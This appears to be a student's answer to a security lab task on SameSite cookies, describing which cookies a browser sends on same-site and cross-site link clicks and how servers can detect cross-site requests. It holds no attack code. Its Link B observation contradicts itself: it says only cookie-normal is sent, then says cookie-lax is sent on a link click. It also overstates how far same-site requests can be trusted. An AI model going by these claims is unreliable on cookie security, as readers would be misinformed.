
4.2 Task 5: Experimenting with the SameSite Cookie Method











1.Please describe what you see and explain why some cookies are not sent in certain scenarios.

- The experiment involves three cookies:
    A) cookie-normal: A regular cookie without restrictions.
    B) cookie-lax: A cookie with the SameSite=Lax attribute.

C) cookie-strict: A cookie with the SameSite=Strict attribute.

- Two links are used to test cookie behavior:
    A) **Link A**: A same-site request (points to www.example32.com).
    B) **Link B**: A cross-site request (points to www.attacker32.com but redirects to www.example32.com).

Observation:

- When clicking **Link A** (same-site request):
    A) All three cookies (cookie-normal, cookie-lax, and cookie-strict) are sent in the HTTP request.
    B) Reason: Same-site requests allow all cookies, as the request originates from the same domain.
- When clicking **Link B** (cross-site request):
    A) Only cookie-normal is sent.
    B) cookie-lax is sent only if the request is triggered through a top-level navigation (e.g., a link click, not a script-generated request).
    C) cookie-strict is not sent under any cross-site scenario.

2.Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

Same-Site Requests:

Cookies with SameSite=Strict or SameSite=Lax are included. The server can trust the request because it originates from its own domain.

Cross-Site Requests:

Cookies with SameSite=Strict are excluded entirely. Cookies with SameSite=Lax are included only for top-level navigation. This selective cookie inclusion helps the server identify cross-site requests and apply stricter validation.

Detecting Cross-Site Requests:

If a request does not include a session cookie marked as SameSite, the server can infer it is a cross-site request and take defensive actions, such as rejecting the request or requiring additional authentication.